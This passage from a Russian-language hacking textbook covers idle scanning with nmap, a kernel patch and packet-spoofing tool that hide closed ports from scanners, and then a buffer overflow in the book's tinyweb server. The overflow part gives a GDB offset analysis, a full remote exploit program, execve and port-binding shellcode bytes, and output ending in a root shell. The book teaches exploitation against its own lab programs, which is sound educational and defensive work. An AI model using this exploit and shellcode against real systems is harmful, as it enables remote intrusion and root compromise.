


Рис. 4.11. *Сканирование через бездействующий узел*

Конечно, если вспомогательный узел не совсем пассивен, результаты сканирования будут искаженными. Если его собственный трафик не-

велик, можно послать в каждый порт серию пакетов. Если, например, послать 20 пакетов, то для открытого порта будет отмечено увеличение идентификатора на 20 шагов, а для закрытого увеличения не будет. Даже если вспомогательный хост отправит 1–2 пакета, не связанных с проводимым сканированием, разница между открытым и закрытым портами окажется заметной.

Правильно применяя эту технологию неактивного вспомогательного узла, не имеющего средств регистрации получаемых пакетов, атакующий может просканировать любую цель, не раскрыв при этом своего IP-адреса.

Найдя подходящий бездействующий узел, можно провести сканирование такого типа, запустив *nmap* с ключом `-sI` и задав адрес узла:

```
reader@hacking:~/booksrc $ sudo nmap -sI idlehost.com 192.168.42.7
```

0x475 Активная защита (shroud)

Сканирование портов часто применяется для определения характеристик систем перед тем, как атаковать их. Зная, какие порты открыты, атакующий может определить, какие службы могут быть атакованы. Многие системы обнаружения атак предоставляют средства для выявления сканирования портов, но они поднимают тревогу, когда утечка информации уже произошла. Работая над этой главой, я размышлял о том, можно ли противостоять сканированию портов до того, как оно действительно произойдет. Суть хакинга заключается в предложении новых идей, поэтому ниже будет предложен простой новый способ активной защиты от сканирования портов.

Во-первых, сканирование с помощью пакетов FIN, Null и X-mas можно предотвратить путем простой модификации ядра. Если ядро не посылает пакеты сброса, то это сканирование ничего не даст. Следующий листинг показывает, как с помощью `grep` найти в ядре код, отвечающий за отправку пакетов сброса.

```
reader@hacking:~/booksrc $ grep -n -A 20 "void.*send_reset" /usr/src/linux/
net/ipv4/tcp_ipv4.c
547:static void tcp_v4_send_reset(struct sock *sk, struct sk_buff *skb)
548-{
549-     struct tcphdr *th = skb->h.th;
550-     struct {
551-             struct tcphdr th;
552-#ifdef CONFIG_TCP_MD5SIG
553-             __be32 opt[(TCPOLEN_MD5SIG_ALIGNED >> 2)];
554-#endif
555-     } rep;
556-     struct ip_reply_arg arg;
557-#ifdef CONFIG_TCP_MD5SIG
558-     struct tcp_md5sig_key *key;
559-#endif
```

```
560-

      return; // Модификация: вообще не посылать RST, всегда return.

561-     /* Никогда не посылать RST в ответ на RST. */
562-     if (th->rst)
563-             return;
564-
565-     if (((struct rtable *)skb->dst)->rt_type != RTN_LOCAL)
566-             return;
567-
reader@hacking:~/booksrc $
```

После добавления команды `return` (выделена полужирным) функция ядра `tcp_v4_send_reset()` будет просто осуществлять возврат, ничего не делая. После перекомпиляции получается ядро, не посылающее пакетов сброса, что предотвращает утечку информации.

FIN-сканирование до модификации ядра:

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-03-17 16:58 PDT
Interesting ports on 192.168.42.72:
Not shown: 1678 closed ports
PORT   STATE          SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 00:01:6C:EB:1D:50 (Foxconn)
Nmap finished: 1 IP address (1 host up) scanned in 1.462 seconds
matrix@euclid:~ $
```

FIN-сканирование после модификации ядра:

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-03-17 16:58 PDT
Interesting ports on 192.168.42.72:
Not shown: 1678 closed ports
PORT   STATE          SERVICE
MAC Address: 00:01:6C:EB:1D:50 (Foxconn)
Nmap finished: 1 IP address (1 host up) scanned in 1.462 seconds
matrix@euclid:~ $
```

Против сканирования с помощью RST-пакетов такой способ весьма эффективен, но предотвратить утечку информации в результате сканирования SYN-пакетами и полным соединением несколько сложнее. Чтобы сохранить необходимые функции, открытые порты должны отвечать SYN/ACK-пакетами – этого не избежать. Но если все закрытые порты тоже будут отвечать SYN/ACK-пакетами, то объем полезной информации, которую атакующий получит в результате сканирования портов, станет минимальным. Если просто открывать каждый порт, это приведет к существенной вычислительной нагрузке, что нежелательно. В идеале это все должно действовать вообще без использова-

ния стека TCP. Такую работу выполняет следующая программа. Это модификация кода *rst_hijack.c*, использующая более сложное правило фильтрации для выделения только SYN-пакетов, адресованных закрытым портам. Функция обратного вызова генерирует правдоподобно выглядящий ответный SYN/ACK в ответ на каждый SYN-пакет, прошедший фильтр BPF. В результате сканер порта получит уйму ложных подтверждений, среди которых затеряются открытые порты.

shroud.c

```
#include <libnet.h>
#include <pcap.h>
#include "hacking.h"

#define MAX_EXISTING_PORTS 30

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);
int set_packet_filter(pcap_t *, struct in_addr *, u_short *);

struct data_pass {
   int libnet_handle;
   u_char *packet;
};

int main(int argc, char *argv[]) {
   struct pcap_pkthdr cap_header;
   const u_char *packet, *pkt_data;
   pcap_t *pcap_handle;
   char errbuf[PCAP_ERRBUF_SIZE]; // Размер совпадает с LIBNET_ERRBUF_SIZE
   char *device;
   u_long target_ip;
   int network, i;
   struct data_pass critical_libnet_data;
   u_short existing_ports[MAX_EXISTING_PORTS];

   if((argc < 2) || (argc > MAX_EXISTING_PORTS+2)) {
      if(argc > 2)
         printf("Limited to tracking %d existing ports.\n",
                 MAX_EXISTING_PORTS);
      else
         printf("Usage: %s <IP to shroud> [existing ports...]\n", argv[0]);
      exit(0);
   }

   target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE);
   if (target_ip == -1)
      fatal("Invalid target address");

   for(i=2; i < argc; i++)
      existing_ports[i-2] = (u_short) atoi(argv[i]);
```

```
   existing_ports[argc-2] = 0;

   device = pcap_lookupdev(errbuf);
   if(device == NULL)
      fatal(errbuf);

   pcap_handle = pcap_open_live(device, 128, 1, 0, errbuf);
   if(pcap_handle == NULL)
      fatal(errbuf);

   critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW);
   if(critical_libnet_data.libnet_handle == -1)
      libnet_error(LIBNET_ERR_FATAL, "can't open network interface. --
                                      this program must run as root.\n");

   libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H,
                      &(critical_libnet_data.packet));
   if (critical_libnet_data.packet == NULL)
      libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

   libnet_seed_prand();

   set_packet_filter(pcap_handle, (struct in_addr *)&target_ip,
                     existing_ports);

   pcap_loop(pcap_handle, -1, caught_packet,
             (u_char *)&critical_libnet_data);
   pcap_close(pcap_handle);
}

/* Задает фильтр пакетов для поиска
установленных соединений TCP с target_ip */
int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip,
                      u_short *ports) {
   struct bpf_program filter;
   char *str_ptr, filter_string[90 + (25 * MAX_EXISTING_PORTS)];
   int i=0;

   sprintf(filter_string, "dst host %s and ", inet_ntoa(*target_ip));
                                                          // IP приемника
   strcat(filter_string, "tcp[tcpflags] & tcp-syn != 0
          and tcp[tcpflags] & tcp-ack = 0");

   if(ports[0] != 0) { // Если найдется хотя бы один порт
      str_ptr = filter_string + strlen(filter_string);
      if(ports[1] == 0) // Есть только один порт
          sprintf(str_ptr, " and not dst port %hu", ports[i]);
      else { // Два и больше портов
          sprintf(str_ptr, " and not (dst port %hu", ports[i++]);
          while(ports[i] != 0) {
             str_ptr = filter_string + strlen(filter_string);
```

```
            sprintf(str_ptr, " or dst port %hu", ports[i++]);
         }
         strcat(filter_string, ")");
      }
   }
   printf("DEBUG: filter string is \'%s\'\n", filter_string);
   if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
      fatal("pcap_compile failed");
   if(pcap_setfilter(pcap_hdl, &filter) == -1)
      fatal("pcap_setfilter failed");
}

void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header,
                   const u_char *packet) {
   u_char *pkt_data;
   struct libnet_ip_hdr *IPhdr;
   struct libnet_tcp_hdr *TCPhdr;
   struct data_pass *passed;
   int bcount;

   passed = (struct data_pass *) user_args; //  Передать данные с помощью
                                            // указателя на структуру

   IPhdr = (struct libnet_ip_hdr *) (packet + LIBNET_ETH_H);
   TCPhdr = (struct libnet_tcp_hdr *) (packet + LIBNET_ETH_H + LIBNET_TCP_H);

   libnet_build_ip(LIBNET_TCP_H,      // Размер пакета без IP-заголовка
      IPTOS_LOWDELAY,                 // Тип сервиса IP
      libnet_get_prand(LIBNET_PRu16), // IP ID (случайный)
      0,                              // Фрагментация
      libnet_get_prand(LIBNET_PR8),   // TTL (случайный)
      IPPROTO_TCP,                    // Транспортный протокол
      *((u_long *)&(IPhdr->ip_dst)),  // IP отправителя
                                      // (прикидываемся получателем)
      *((u_long *)&(IPhdr->ip_src)),  // IP получателя
                                      // (вернуть отправителю)
      NULL,                           // Данные (нет)
      0,                              // Размер данных
      passed->packet);                        // память заголовка пакета
   libnet_build_tcp(htons(TCPhdr->th_dport), // Порт TCP отправителя
                                      // (прикидываемся получателем)
      htons(TCPhdr->th_sport),        // Порт TCP получателя
                                      // (вернуть отправителю)
      htonl(TCPhdr->th_ack),          // Порядковый номер (взять прежний ack)
      htonl((TCPhdr->th_seq) + 1),    // Номер подтверждения (SYN seq + 1)
      TH_SYN | TH_ACK,                // Флаги (задан только RST)
      libnet_get_prand(LIBNET_PRu16), // Размер окна (случайный)
      0,                              // Срочность
      NULL,                           // Данные (нет)
      0,                              // Размер данных
      (passed->packet) + LIBNET_IP_H);// Память заголовка пакета
```

```
    if (libnet_do_checksum(passed->packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
        libnet_error(LIBNET_ERR_FATAL, "can't compute checksum\n");
    bcount = libnet_write_ip(passed->libnet_handle, passed->packet,
             LIBNET_IP_H+LIBNET_TCP_H);
    if (bcount < LIBNET_IP_H + LIBNET_TCP_H)
        libnet_error(LIBNET_ERR_WARNING,
                     "Warning: Incomplete packet written.");
    printf("bing!\n");
}
```

В этом коде есть несколько замысловатых мест, но вы должны в нем разобраться. После компиляции и запуска программа должна защитить IP-адрес, переданный в качестве первого аргумента, исключая те порты, которые переданы в качестве остальных аргументов.

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o shroud shroud.c
-lnet -lpcap
reader@hacking:~/booksrc $ sudo ./shroud 192.168.42.72 22 80
DEBUG: filter string is 'dst host 192.168.42.72 and tcp[tcpflags] & tcp-syn
!= 0 and
tcp[tcpflags] & tcp-ack = 0 and not (dst port 22 or dst port 80)'
```

Пока работает *shroud*, любые попытки сканирования показывают, что открыты все порты.

```
matrix@euclid:~ $ sudo nmap -sS 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.0.189):
Port   State Service
1/tcp  open  tcpmux
2/tcp  open  compressnet
3/tcp  open  compressnet
4/tcp  open  unknown
5/tcp  open  rje
6/tcp  open  unknown
7/tcp  open  echo
8/tcp  open  unknown
9/tcp  open  discard
10/tcp open  unknown
11/tcp open  systat
12/tcp open  unknown
13/tcp open  daytime
14/tcp open  unknown
15/tcp open  netstat
16/tcp open  unknown
17/tcp open  qotd
18/tcp open  msp
19/tcp open  chargen
20/tcp open  ftp-data
21/tcp open  ftp
22/tcp open  ssh
```

```
23/tcp     open        telnet
24/tcp     open        priv-mail
25/tcp     open        smtp

[ output trimmed ]

32780/tcp  open        sometimes-rpc23
32786/tcp  open        sometimes-rpc25
32787/tcp  open        sometimes-rpc27
43188/tcp  open        reachout
44442/tcp  open        coldfusion-auth
44443/tcp  open        coldfusion-auth
47557/tcp  open        dbbrowse
49400/tcp  open        compaqdiag
54320/tcp  open        bo2k
61439/tcp  open        netprowler-manager
61440/tcp  open        netprowler-manager2
61441/tcp  open        netprowler-sensor
65301/tcp  open        pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 37 seconds
matrix@euclid:~ $
```

Единственная реально работающая служба – это ssh на порте 22, но она затерялась среди моря фальшивых подтверждений. Упорный взломщик может попробовать подключиться к каждому порту через telnet и посмотреть, какие баннеры будут возвращаться, но баннеры также можно имитировать.

0x480 Пойди и кого-нибудь взломай!

В сетевых программах приходится перемещать много участков памяти и часто выполнять приведение типов. Вы сами могли убедиться, насколько замысловатыми бывают эти приведения. Такой хаос создает благодатную почву для ошибок. А поскольку сетевые программы часто требуется выполнять с правами суперпользователя, эти мелкие ошибки могут создать серьезные уязвимости. Одна такая уязвимость есть в коде этой главы. Заметили ли вы ее?

Фрагмент hacking-network.h

```
/*  Эта функция принимает FD сокета и указатель на приемный буфер.
  * Прием данных из сокета ведется до получения байтов конца строки (EOL).
  * байты конца строки читаются из сокета, но конец строки в буфере
  * ставится перед этими байтами.
  * Возвращает размер прочитанной строки (без байтов EOL).
  */
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // Байты, завершающие строку
#define EOL_SIZE 2
```

```
    unsigned char *ptr;
    int eol_matched = 0;

    ptr = dest_buffer;

    while(recv(sockfd, ptr, 1, 0) == 1) { // Прочитать один байт.
       if(*ptr == EOL[eol_matched]) { // Входит ли он в EOL?
          eol_matched++;
          if(eol_matched == EOL_SIZE) { // Если все байты входят в EOL,
             *(ptr+1-EOL_SIZE) = '\0';  // записать конец строки.
             return strlen(dest_buffer); // Вернуть кол-во принятых байтов
          }
       } else {
          eol_matched = 0;
       }
       ptr++; // Установить указатель на следующий байт.
    }
    return 0; // Признак конца строки не найден.
}
```

В функции `recv_line()` из файла *hacking-network.h* есть маленькое упущение: отсутствует код, ограничивающий длину. Если количество принятых байт превысит размер `dest_buffer`, возникнет переполнение буфера. Программа сервера *tinyweb.c* и все другие, в которых используется эта функция, уязвимы.

0x481 Анализ с помощью GDB

Чтобы воспользоваться уязвимостью в программе *tinyweb.c*, нужно послать пакеты, которые особым образом перепишут адрес возврата. Сначала надо узнать смещение от начала буфера, которым мы управляем, до записанного в памяти адреса возврата. С помощью GDB можно проанализировать скомпилированную программу и узнать требуемое, однако при этом возникают некоторые проблемы. Например, программа требует прав root, поэтому отладчик нужно запускать от имени root. Но если воспользоваться `sudo` или войти в систему как root, это повлияет на стек, и адреса, которые покажет отладчик, будут отличаться от адресов при обычном запуске программы. Есть и другие небольшие отличия, из-за которых может сместиться память в отладчике, что будет причиной несовместимости. В отладчике эксплойт будет работать прекрасно, а без него окажется неработоспособным, потому что адреса изменятся.

Есть красивый способ решения таких проблем: подключиться в отладчике к уже запущенному процессу. Ниже показано подключение GDB к процессу `tinyweb`, запущенному в другом терминале. Исходный код заново скомпилирован с опцией `-g`, включающей отладочные символы, которые GDB может использовать с выполняющимся процессом.

```
reader@hacking:~/booksrc $ ps aux | grep tinyweb
root     13019 0.0 0.0     1504   344 pts/0    S+   20:25 0:00 ./tinyweb
```

```
reader 13104 0.0 0.0       2880   748 pts/2    R+   20:27 0:00 grep tinyweb
reader@hacking:~/booksrc $ gcc -g tinyweb.c
reader@hacking:~/booksrc $ sudo gdb -q --pid=13019 --symbols=./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 13019
/cow/home/reader/booksrc/tinyweb: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) bt
#0 0xb7fe77f2 in ?? ()
#1 0xb7f691e1 in ?? ()
#2 0x08048ccf in main () at tinyweb.c:44
(gdb) list 44
39           if (listen(sockfd, 20) == -1)
40              fatal("listening on socket");
41
42           while(1) {   // Accept loop
43              sin_size = sizeof(struct sockaddr_in);
44              new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr,
                            &sin_size);
45              if(new_sockfd == -1)
46                 fatal("accepting connection");
47
48              handle_connection(new_sockfd, &client_addr);
(gdb) list handle_connection
53       /* Эта функция обрабатывает соединение на переданном сокете от
54        * переданного адреса клиента. Соединение обрабатывается как веб-
55        * запрос, и эта функция отвечает через сокет соединения. В конце
56        * работы функции этот сокет закрывается.
57        */
58       void handle_connection(int sockfd,
                                struct sockaddr_in *client_addr_ptr) {
59           unsigned char *ptr, request[500], resource[500];
60           int fd, length;
61
62           length = ❶ recv_line(sockfd, request);
(gdb) break 62
Breakpoint 1 at 0x8048d02: file tinyweb.c, line 62.
(gdb) cont
Continuing.
```

После подключения к выполняющемуся процессу обратная трассировка стека показывает, что программа находится в `main()` и ждет соединения. После установки точки останова на первой строке вызова `recv_line()` в строке 62 ❶ программе разрешается работать дальше. Подтолкнем выполнение программы, сделав запрос с помощью броузера или `wget`, запущенного в другом терминале. Тогда программа остановится в точке останова в `handle_connection()`.

```
Breakpoint 2, handle_connection (sockfd=4, client_addr_ptr=0xbffff810) at
tinyweb.c:62
```

```
62          length =(1) recv_line(sockfd, request);
(gdb) x/x request
0xbffff5c0:      0x00000000
(gdb) bt
#0 handle_connection (sockfd=4, client_addr_ptr=0xbffff810) at tinyweb.c:62
#1 0x08048cf6 in main () at tinyweb.c:48
(gdb) x/16xw request+500
0xbffff7b4:      0xb7fd5ff4      0xb8000ce0      0x00000000      0xbffff848
0xbffff7c4:      0xb7ff9300      0xb7fd5ff4      0xbffff7e0      0xb7f691c0
0xbffff7d4:      0xb7fd5ff4      0xbffff848      0x08048cf6      0x00000004
0xbffff7e4:      0xbffff810      0xbffff80c      0xbffff834      0x00000004
(gdb) x/x 0xbffff7d4+8
❷  0xbffff7dc:      0x08048cf6
(gdb) p 0xbffff7dc - 0xbffff5c0
$1 = 540
(gdb) p /x 0xbffff5c0 + 200
$2 = 0xbffff688
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 13019
reader@hacking:~/booksrc $
```

В точке останова буфер запроса начинается с `0xbffff5c0`. Обратная трассировка стека командой `bt` показывает, что адресом возврата из `handle_connection()` служит `0x08048cf6`. Зная, как обычно располагаются локальные переменные в стеке, можно предположить, что буфер запроса находится ближе к концу кадра. Это означает, что запомненный адрес возврата лежит в стеке близко к концу этого 500-байтного буфера. Зная, где примерно его искать, мы находим адрес возврата в `0xbffff7dc` ❷. Вычисляем, что этот адрес отстоит на 540 байт от начала буфера запроса. Однако в начале буфера есть несколько байтов, с которыми функция может что-то делать. Нужно помнить, что мы не получим контроля над программой, пока не произойдет возврат из функции. По этой причине лучше не трогать начало буфера. Для надежности пропустим первые 200 байт; оставшихся 500 вполне хватит для размещения шелл-кода. Таким образом, в качестве нового адреса возврата выберем `0xbffff688`.

0x482 «Почти попал» здесь не проходит

В следующем эксплойте для программы *tinyweb* используются смещение и адрес возврата, вычисленные с помощью GDB. Он заполняет буфер нулями, поэтому все, что туда будет записано, автоматически становится C-строкой. Затем в первые 540 байт заносится команда `NOP`. Так мы создадим NOP-цепочку и заполним буфер до перезаписываемого адреса возврата. После этого завершим строку комбинацией `'\r\n'`.

tinyweb_exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#include "hacking.h"
#include "hacking-network.h"

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80"; // Standard shellcode

#define OFFSET 540
#define RETADDR 0xbffff688

int main(int argc, char *argv[]) {
   int sockfd, buflen;
   struct hostent *host_info;
   struct sockaddr_in target_addr;
   unsigned char buffer[600];

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   if((host_info = gethostbyname(argv[1])) == NULL)
      fatal("looking up hostname");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");
   target_addr.sin_family = AF_INET;
   target_addr.sin_port = htons(80);
   target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
   memset(&(target_addr.sin_zero), '\0', 8); // Обнулить остаток структуры.

   if (connect(sockfd, (struct sockaddr *)&target_addr,
       sizeof(struct sockaddr)) == -1)
      fatal("connecting to target server");

   bzero(buffer, 600);                       // Обнулить буфер.
   memset(buffer, '\x90', OFFSET);           // Построить NOP-цепочку.
   *((u_int *)(buffer + OFFSET)) = RETADDR; // Поместить в шелл-код
   memcpy(buffer+300, shellcode, strlen(shellcode)); // адрес возврата.
   strcat(buffer, "\r\n");                   // Завершить строку.
   printf("Exploit buffer:\n");
```

```
    dump(buffer, strlen(buffer)); // Вывести буфер эксплойта.
    send_string(sockfd, buffer); // Отправить буфер эксплойта как запрос HTTP.

    exit(0);
}
```

Запустив эту программу, мы можем удаленно управлять машинами, на которых работает программа *tinyweb*, заставляя их выполнять шелл-код. Эксплойт также показывает байты буфера эксплойта перед тем, как отправить его. Ниже показана проверка эксплойта на программе *tinyweb*, запущенной в другом терминале. Вот что выводится на терминал атакующего:

```
reader@hacking:~/booksrc $ gcc tinyweb_exploit.c
reader@hacking:~/booksrc $ ./a.out 127.0.0.1
Exploit buffer:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 31 c0 31 db  | ............1.1.
31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 2f 2f 73 68  | 1......j.XQh//sh
68 2f 62 69 6e 89 e3 51 89 e2 53 89 e1 cd 80 90  | h/bin..Q..S.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  | ................
90 90 90 90 90 90 90 90 90 90 90 90 88 f6 ff bf  | ................
```

```
0d 0a                                                   |..
reader@hacking:~/booksrc $
```

На терминале, где запущена *tinyweb*, видно, что получен буфер эксплойта и запущен шелл-код. Это дает нам оболочку суперпользователя, но мы находимся на другой консоли, поэтому пользы от нее никакой. На консоли сервера видим следующее:

```
reader@hacking:~/booksrc $ ./tinyweb
Accepting web requests on port 80
Got request from 127.0.0.1:53908 “GET / HTTP/1.1”
        Opening ‘./webroot/index.html’  200 OK
Got request from 127.0.0.1:40668 “GET /image.jpg HTTP/1.1”
        Opening ‘./webroot/image.jpg’   200 OK
Got request from 127.0.0.1:58504
“□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□1□1□1□□□ j
                                    XQh//shh/bin□□Q□□S□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□“
  NOT HTTP!
sh-3.2#
```

Уязвимость есть, но такой шелл-код не даст нам то, чего мы хотим. Шелл-код – это самостоятельная программа, заставляющая другую программу открыть оболочку. Как только мы получили доступ к указателю команды программы, внедренный шелл-код может делать что угодно. Есть много видов шелл-кода, которые можно использовать в различных ситуациях. Даже если шелл-код не запускает оболочку (shell), его принято называть этим именем.

0x483 Шелл-код для привязки порта

При эксплойте удаленной программы запускать локальную оболочку бессмысленно. Шелл-код с привязкой порта слушает соединение TCP на некотором порте и предоставляет удаленную оболочку. Если готов шелл-код для привязки порта, достаточно заменить несколько байт в эксплойте. На загрузочном диске[1] есть шелл-код, который привязывается к порту 31337. Байты этого шелл-кода приведены в следующем листинге.

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ hexdump -C portbinding_shellcode
00000000 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1 cd 80  |jfX.1.CRj.j.....|
00000010 96 6a 66 58 43 52 66 68 7a 69 66 53 89 e1 6a 10  |.jfXCRfhzifS..j.|
```

1 *www.symbol.ru/library/hacking-2ed. – Прим. ред.*

```
00000020 51 56 89 e1 cd 80 b0 66 43 43 53 56 89 e1 cd 80  |QV.....fCCSV....|
00000030 b0 66 43 52 52 56 89 e1 cd 80 93 6a 02 59 b0 3f  |.fCRRV.....j.Y.?|
00000040 cd 80 49 79 f9 b0 0b 52 68 2f 2f 73 68 68 2f 62  |..Iy...Rh//shh/b|
00000050 69 6e 89 e3 52 89 e2 53 89 e1 cd 80              |in..R..S....|
0000005c
reader@hacking:~/booksrc $ od -tx1 portbinding_shellcode | cut -c8-80 | sed
-e 's/ /\\x/g'
\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80
\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10
\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80
\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f
\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80

reader@hacking:~/booksrc $
```

Немного форматирования, и эти байты можно вставить в шелл-код программы *tinyweb_exploit.c*, получив *tinyweb_exploit2.c*. Вот эта новая строка шелл-кода.

Новая строка из tinyweb_exploit2.c

```
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";
// Port-binding shellcode on port 31337
```

После компиляции и запуска этой программы против узла, на котором запущен сервер *tinyweb*, шелл-код будет ждать соединения TCP на порте 31337. Ниже показано, как программа *nc* подключается к оболочке. Ее полное имя *netcat*, и она действует подобно команде `cat`, но через сеть. Мы не можем воспользоваться telnet для подключения, потому что эта программа автоматически завершает все исходящие строки символами `'\r\n'`. Ниже приведен результат работы эксплойта. Ключ `-vv` в командной строке `netcat` просто задает режим вывода более подробных сообщений.

```
reader@hacking:~/booksrc $ gcc tinyweb_exploit2.c
reader@hacking:~/booksrc $ ./a.out 127.0.0.1
Exploit buffer:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
